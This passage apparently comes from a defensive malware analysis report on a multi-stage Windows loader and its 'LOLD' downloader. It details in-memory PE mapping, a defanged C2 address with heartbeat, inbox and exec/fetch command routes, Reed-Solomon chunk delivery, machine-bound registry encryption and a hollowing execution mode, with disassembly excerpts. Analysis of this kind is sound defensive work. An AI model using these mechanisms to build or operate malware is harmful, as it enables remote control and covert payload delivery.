
The ten records also arrive in a different order from their eventual positions in the PE file. Record zero belongs near the end, at 0xCD800; record one supplies the first 1,024 bytes. Sorting by destination yields record order 1, 6, 5, 2, 3, 9, 4, 8, 7, 0. This outer placement is separate from the 16-byte permutation inside each record.

8.5 Payload reconstruction and handoff

The loader allocates an output buffer and places each inflated record at its declared destination. Its native bounds check occurs after decompression: destination plus plaintext length must fit the output buffer. The retained records cover all 843,776 bytes once, without a gap or overlap. Exact coverage is a measured property of these records and a check in the analyst extractor. The native placement routine has no equivalent coverage bitmap or overlap rejection. [J09] [J11]

The reconstructed file is a nine-section AMD64 PE with `.lolcfig`, preferred base 0x140000000, entry RVA 0x8EE64, and SHA-256 prefix e44cec7d36a7. Its complete bytes match the previously retained Stage 4. That equality connects this overlay to LOLD without requiring the loader or the recovered executable to run.

The mapping routine at 0x5920 allocates an image-sized region in the current process, copies headers and section data to their RVAs, applies supported `DIR64` relocations, and resolves imports. Import handling supports name and ordinal lookups, falls back to the first-thunk table when no original-thunk table is present, and fails on an unresolved required library or symbol. It



Rows are schematic. Placement covers 843,776 bytes without gaps or overlap in this sample.

This record permutation is separate from each record's inverse 16-byte block shuffle.

Figure 8.6 Stored record order and reconstructed file order. Record numbers are zero-based. The recovered ranges cover the complete output exactly; row sizes are schematic, so the largest record does not obscure the smaller ones.

also attempts x64 function-table registration and requests section protections derived from the PE characteristics. [J09]

After the protection pass, `0x5F80` resolves `SetProcessValidCallTargets` and attempts to mark 16-byte-aligned positions in executable sections as valid indirect-call targets. The API is a Control Flow Guard interface; its presence does not establish that the request succeeds on every host. The following helper, `0x16E0`, updates the PEB image base and the first loader-list entry's base, entry, and size fields. [J09]

TLS setup at `0x5DC0` installs per-thread data using slot `0x32` and implements a callback loop. The recovered Stage 4 has a TLS directory at RVA `0xB3760`, but its callback array begins with a null pointer. Thus this payload requires distinguishing TLS data setup from callback invocation. Stage 3's own PE has no TLS directory.

For an EXE, the handoff routine computes the mapped base plus the entry RVA and attempts an 8 MiB stack allocation. On success it requests a guard page, updates TEB stack fields, and calls the assembly stub at `0x9480`. That stub saves the old stack pointer, switches to the new stack, aligns it, and executes `call rax` at `0x949F`. If allocation fails, a separate trampoline at `0x2550` jumps to the entry using the existing stack. A DLL branch also exists. These paths establish an in-process transfer; the static reconstruction does not demonstrate successful entry execution or a completed infection. [J09]

Native handoff for the reconstructed EXE




Figure 8.7 Native reconstruction and execution handoff. These are implemented operations in the retained loader. The recovered EXE takes the executable branch; the new stack is conditional on successful allocation.

8.6 Overlay residue and integrity properties

The selected container leaves 4,588,182 surrounding bytes, excluding the footer. They contain 1,372 PNG signatures, 1,362 ZIP local-file signatures, repeated UTF-16 resource labels, and zero or `0xCC` runs. These markers make the residue look structurally varied, but none of the PNG candidates has the required opening `IHDR` structure. No ZIP central directory, end record, ZIP64 end/locator, or signed data descriptor occurs anywhere in the original file. [J10]

Table 8.1 Direct byte counts in the two residual ranges. A signature match is not a valid embedded file. Full ranges, hashes, and structural checks are recorded in J10.

Test	Residual prefix	Residual suffix
Bytes	3,513,164	1,075,018
PNG signatures	1,061	311
PNG signatures with opening <code>IHDR</code>	0	0
ZIP local-file signatures	1,047	315
UTF-16 <code>LegalCopyright</code> occurrences	67	25

Most apparent ZIP headers declare out-of-range extents. Six fit within a residual range, but none has the enclosing archive structure needed to establish a ZIP file. The last PNG marker ends immediately before the footer. Repeated resource-name motifs and irregular placement are consistent with generated filler or signature chaff; their producer and complete purpose remain

unresolved. High byte entropy alone does not establish encryption, and signature counts do not establish hidden archives.

The bytes also survive a separate implemented path. Startup reaches a self-copy routine that reads the process image path and copies file data in 0x2000-byte chunks through EOF. Successful reads are written with the same buffer and actual byte count. When that copy branch proceeds, it carries the residual ranges along with the meaningful container. Earlier metadata comparisons can skip a copy. The opaque transfer explains one way the residue remains present without showing that its internal markers are interpreted. [J10]

The record tag has a concrete coverage limit: destination +0x14 is excluded from both authentication and key derivation. An offline mutation check changed only a destination to another in-bounds location. The keys, authenticated message, and valid tag remained unchanged; the analyst extractor then rejected overlapping output. This establishes unauthenticated placement metadata. It does not establish a practical exploit or execution of a modified payload. [J11]

```
0x56DD  mov  edx, DWORD PTR [rsi+0x14]
0x56E0  mov  r8, QWORD PTR [r15]
0x56E3  mov  rcx, QWORD PTR [r15+0x8]
0x56E7  sub  rcx, r8
0x56EA  lea  rax, [r14+rdx*1]
0x56EE  cmp  rax, rcx
0x56F1  ja   0x140005790
```

Figure 8.8 The native placement bound after successful decompression. `edx` receives the destination, `r14` holds the plaintext length, and `rcx` becomes output-buffer capacity. The comparison bounds the copy; it does not authenticate that destination or track previously occupied ranges. [J09]

9. Stage 4: LOLD downloader and command channel

LOLD assembles and launches the next executable, keeps installation state, and exposes a small file-based command channel of its own. Its identifiers are unusually explicit: the PE section is `.loldcfg`, the configuration marker is `LOLD_CFG_V1`, and its HTTP User-Agent is `LoId/1.0`. The retained configuration connects it to the Stage 5 client through a manifest naming `p_ddafdf3846ca91f112`. Four collected data slots reconstruct the complete 12,972,544-byte Hermes executable. [R06] [R08]

Two sources support the account below. Native analysis establishes the implemented paths in the 843,776-byte Stage 4 recovered from `proliv4.exe`, SHA-256 prefix `e44cec7d36a7`. A retained isolated experiment establishes delivery into a child process and return after reboot under that sample's `0x1F` persistence configuration. The embedded-route variant differs at one byte, changing that mask to `0x1E`; the reboot result does not cover it. Addresses below are Stage 4 RVAs unless marked otherwise. [R06] [K01] [K02]

9.1 Configuration and startup

The executable is an AMD64 PE32+ image with preferred base `0x140000000`, entry RVA `0x8EE64`, and nine sections. CRT startup reaches the main routine at `0x1000`. The configuration parser at `0x6130` reads the fixed block at RVA `0xD2000`, raw offset `0xCC200`. It supplies the HTTP origin, authorization material, payload identifier and filename, installation paths, cache paths, persistence names, flags, and intervals. [R06]


Table 9.1 Selected LOLD defaults. Installation paths are relative to the resolved local application-data directory. Authentication values remain in the original samples; Appendix G records the field offsets and inspection method.

Embedded field	Retained value
Delivery origin	<code>http://194.102.104[.]223:8093</code>
Payload identifier	<code>p_ddafdf3846ca91f112</code>
Payload filename	<code>bld__-2ErC1l2gc2ku7PV4VIH4kw.exe</code>
Primary installed path	<code>Microsoft\SyncServices\SyncService.exe</code>
Secondary installed path	<code>Microsoft\OneDriveStandalone\OneDriveUpdate.exe</code>
Persistence mask	<code>0x1F</code> ; embedded-route variant <code>0x1E</code>

Startup first tests for the `--lold-container` substring and exits on that branch. Otherwise it constructs configuration, derives a local identity, and attempts to read authenticated cached state. Nonempty cached primary and secondary installation paths replace the corresponding defaults. This does not replace the embedded server, token, or poll value. The reviewed entry flow has no general command-line configuration override parser.

The identity builder at `0x31F60` combines the machine's `MachineGuid`, the current process token's user SID, and an optional salt. It strips a returned terminal UTF-16 NUL for this printable identity and preserves empty components when a lookup fails. A separate routine at `0x329C0` produces a 64-bit hash formatted as sixteen uppercase hexadecimal digits. The result names the `Local\Lold_` mutex and later identifies the command-channel heartbeat. The eight-digit suffix used by persistence names is a different hash of identity material. [R06] [R07]

LOLD startup: early exits and the single command pass



An empty origin skips both the payload manager and the command pass.

Figure 9.1 Startup and the two network responsibilities. Each invocation reaches at most one heartbeat/inbox pass after the payload-manager call. An existing payload can suppress delivery without suppressing that later pass.

The mutex check precedes the `--uninstall` check. Consequently, an already-running instance with the same identity can prevent this command-line uninstall invocation from reaching cleanup. Normal startup attempts persistence before calling the payload manager at `0x693A0`. It then reaches the command routine at `0x2D550`, including when payload delivery fails or is skipped. Its nonpositive poll fallback is 1,800 seconds. That advertised interval is not an in-process loop: the reviewed routine makes one pass and returns. [R07]

9.2 Command registration and dispatch

LOLD announces its locally derived identity by posting a heartbeat. There is no separate registration request in this path. The HTTP wrapper uses WinHTTP, the configured origin,

Lold/1.0, and an `Authorization: Bearer` header when the token is nonempty. The heartbeat is followed by an inbox listing and individual command fetches. [R07]

```
POST    /files/hb/<id>.json
GET     /files?prefix=inbox/<id>/
GET     /files/inbox/<id>/<stem>.json
DELETE  /files/inbox/<id>/<stem>.json

{"v":1,"id":"%s","epoch":%lld,"backoff":0,"poll":%u,"status":"ok"}
```

Figure 9.2 Implemented command-channel routes and the exact decoded heartbeat format string. Angle-bracket terms describe constructed path components; %s, %lld, and %u are native formatting placeholders. The string is recovered at decoder call RVA 0x2D948. [R07]

The inbox reader extracts repeated `name` fields, takes their basenames, and constructs the per-command URLs. Its field helper at 0x302A0 recognizes quoted field names with string or unquoted scalar values. This is a small purpose-built parser, not a complete JSON schema validator. Dispatch compares the `op` value case-sensitively against five strings.

Table 9.2 Native command dispatch in 0x2D550. The DELETE request attempts to remove the consumed inbox object; its response status is ignored. The retained experiment supplied empty inboxes, so these handler effects are static findings.

Operation	Implemented action
exec	Prefix <code>cmd</code> with <code>cmd.exe /C</code> and call <code>CreateProcessW</code> . Close the returned handles without waiting or collecting output.
fetch	GET <code>/files/<path></code> and write a successful nonempty response to <code>dest</code> using create-always semantics. This handler does not launch it.
sleep	Read <code>seconds</code> , or <code>sec</code> ; use one second for zero/empty input and cap the unsigned value at 86,400 seconds. Call <code>Sleep</code> .
ping	Accept the operation without a separate action beyond the surrounding channel processing.
uninstall	Acknowledge the command, run persistence cleanup, optionally remove cached state, and signal the caller to remove payload state.

The `fetch` destination passes through a path-formatting helper without an observed containment check in the reviewed flow. The writer uses one `WriteFile` call without enforcing a complete-write result. Command acknowledgment therefore does not certify successful execution or a complete download. The experiment retained three heartbeat exchanges and three literal [] inbox responses; it did not exercise `exec`, `fetch`, `sleep`, or remote uninstall. [R07] [K01]

9.3 Payload manifests and chunk retrieval

Payload delivery uses the same HTTP origin but a separate route family and an additional `X-Chunk-Key` header. The chunk helper returns an empty failure result without making a request when that key is empty. The manager tries `/chunks/<id>/v3/manifest.json`, has a legacy `/chunks/<id>/manifest.json` path, and can parse a cached manifest. It constructs numeric

chunk URLs independently of the manifest's `paths` array. Those paths name local cache destinations. [R08]

The retained v3 manifest was collected on 2026-10-14. It declares scheme `rsnk`, six slots, four data slots, and 3,243,136 bytes per slot. It also declares a complete-file size and SHA-256, plus each slot's index, role, size, and hash. The native retrieval path checks successful HTTP status, expected length, and digest before accepting a slot; reconstruction is followed by a whole-output size and digest gate before execution.

```
{
  "id": "p_ddafdf3846ca91f112",
  "scheme": "rsnk",
  "data_count": 4,
  "slot_count": 6,
  "slot_size": 3243136,
  "size": 12972544
}
```

Figure 9.3 Selected fields from the 1,201-byte retained manifest, reformatted for reading. Filename, cache paths, whole-file hash, and six slot descriptors are omitted here; the unmodified response is linked in R08. [R08]

The six cache destinations sit beneath Microsoft-named directories: `CloudFiles\session.bin`, two `OneDriveStandalone` files, `Crypto\Keys\config.db`, `Windows\CloudStore\accounts.dat`, and `OfficeFileSync\store.dat`. Their ordinary-looking names say nothing about their contents. Three retained cache files from the experiment equal the original plaintext slot bodies exactly. [K01]

LOLD supports more than this six-slot example. Its legacy `v1` path concatenates chunks. The `rs42` branch operates on four slots and requires at least two valid inputs. The `rsnk` branch accepts even slot counts from four through twelve, with two parity slots and $k = n - 2$ data slots. Appendix G locates the parsers, downloaders, reconstruction calls, and final verification gates. [R08]


9.4 Reed-Solomon reconstruction

The native arithmetic works over GF(256). The exponent and logarithm tables at RVAs `0xC8FB0` and `0xC91B0` use polynomial `0x11D`. Matrix construction at `0x821A0` normalizes a Vandermonde-style generator using the inverse of its first `k` rows. The resulting first `k` rows form an identity matrix: the initial slots carry the original data directly, and the final two carry parity. [R08]

For reconstruction, the code selects available slot indices in ascending order, builds the corresponding decoding matrix, and inverts it at `0x849F0`. The output layout places data byte `j` of slot `i` at `i × slot_size + j`. The `rsnk` path calls reconstruction at `0x7CB40`, then checks the declared total size and SHA-256 before the execution dispatcher. These checks bind the reconstructed output to the manifest's expected file; the manifest itself arrives through the configured transport.

Retained rsnk package: four data slots and two declared parity slots

Manifest: k = 4, n = 6. Every declared slot is 3,243,136 bytes.



SHA-256 of the reconstructed payload

449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828

The implemented Reed-Solomon recovery branch was not exercised by this reconstruction.

Figure 9.4 The retained systematic six-slot package. All four data slots are available, so concatenation reproduces the client without parity repair. The native code implements missing-slot reconstruction, but the collected parity bodies are absent.

The four retained data bodies concatenate byte-for-byte to SHA-256 `449b5daa95e495104c5ef832d09cee37c8a8d34bce6b39f3d042dfb8d1cbe828`. This is a direct reproduction of the complete Stage 5 file. It does not test parity-based recovery. The isolated fixture likewise served all four original data slots and returned empty 404 responses for slots four and five. No claim about repair under actual data-slot loss follows from that experiment. [R08] [K01]

9.5 Encrypted caching and machine binding

LOLD has two materially different caches. Downloaded payload chunks are ordinary file bytes, validated against manifest metadata. Configuration state is serialized and encrypted into registry values. Calling both an encrypted payload cache would misdescribe the retained files and the native code. [R09]


For registry encryption, the key routine at `0x192F0` reads `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`. It hashes the returned UTF-16 byte span, rounded down to an even length, using SHA-256. The returned registry length includes its terminator when supplied. The routine does not first normalize a UUID string or validate a specific UUID shape. Unlike the command identity, this key derivation does not add the user’s SID. A 32-byte result is required.

The writer serializes a `BOLB` version-2 record, encrypts it through Windows CNG using AES-GCM, and writes a `REG_BINARY` value beneath a generated GUID-shaped

HKCU\Software\Classes\CLSID location. The stored envelope is a twelve-byte random nonce, ciphertext, and sixteen-byte authentication tag. Nonce generation through BCryptGenRandom is checked. CNG status checks reject failed setup or encryption; the zero-initialized nonce buffer is not used as a fallback when RNG fails.


Plaintext slot files

Manifest paths select local cache files. The retained examples are under LocalAppData\Microsoft.



Observed stopped files match original slots 0 through 2.

Encrypted registry configuration



Authentication failure rejects the cached record.

CLSID-shaped HKCU key names are storage locations; they do not establish COM hijacking.

Figure 9.5 The two cache mechanisms and the authenticated registry read. The slot cache preserves payload bytes; only the separate serialized configuration record passes through AES-GCM.

On read, the code enumerates candidate registry records, requires a minimum 80-byte envelope, splits off the first twelve and final sixteen bytes, derives the machine key, and calls the decryption helper. The caller reaches the serialized-state parser only when that helper reports success. The CNG authenticated-cipher structure requests the full sixteen-byte tag and supplies no additional authenticated data. The two CNG calls are a size query followed by the output operation, not two independent encryptions under a reused nonce. [R09]

The version-2 plaintext has a 60-byte fixed header, numeric state, four strings, and a CRC-style check using polynomial 0xEDB88320; a version-1 reader path also exists. That internal checksum is separate from GCM authentication. Failed key derivation or authentication causes the candidate state to be rejected; normal startup can continue from embedded configuration. The reviewed code does not provide an unauthenticated plaintext fallback or explicitly scrub the key and plaintext buffers.

```

0x1B386  call 0x140019B80
0x1B38B  test al, al
0x1B38D  je 0x14001B3B4
0x1B38F  lea rcx, [rbp+0x3F0]
0x1B396  mov rdx, QWORD PTR [rbp+0x3D0]
0x1B39D  call 0x14001E860

```

Figure 9.6 The registry-reader authentication gate. A false result from decryption branches past the **B0LB** parser call at **0x1B39D**. The six instructions are transcribed from the retained listing and checked against the original PE bytes. [R09]

This binding is conditional on the registry value used to derive the key. It is neither a hardware secret nor a per-user cryptographic key. The user-specific registry location affects where the record is stored, while **MachineGuid** determines its key. The CLSID-shaped storage path also must not be confused with the separately configured COM persistence option, which is disabled in the retained mask. [R09]

9.6 Process creation and payload execution

Before retrieving a payload, the manager checks whether one is already running. Its twelve-byte run-state record contains a nonzero PID and a process-creation timestamp. A candidate process must have the same creation time and still be running. A separate path-based process check can also suppress delivery. Matching state skips the payload work, then main still proceeds to the heartbeat/inbox pass. [R10]

The execution dispatcher at **0x682C0** has five numbered modes. Mode zero writes and starts a conventional executable. Mode one selects a Windows donor and the section-based backend. Modes two and four have elevation-related labels but lead to a failure stub in this build. The constructor unconditionally chooses mode three, named **GhostedHollowingSelfDonor** in decoded strings. Those unused labels do not establish working elevation. [R10]

```

0x68743  mov DWORD PTR [rax+0x138], 0x3

```

Figure 9.7 The option constructor fixes the execution mode to three. The native dispatch chain is **0x682C0** → **0x642E0** → **0x8A710**; other dispatcher cases are not evidence that this invocation selects them. [R10]

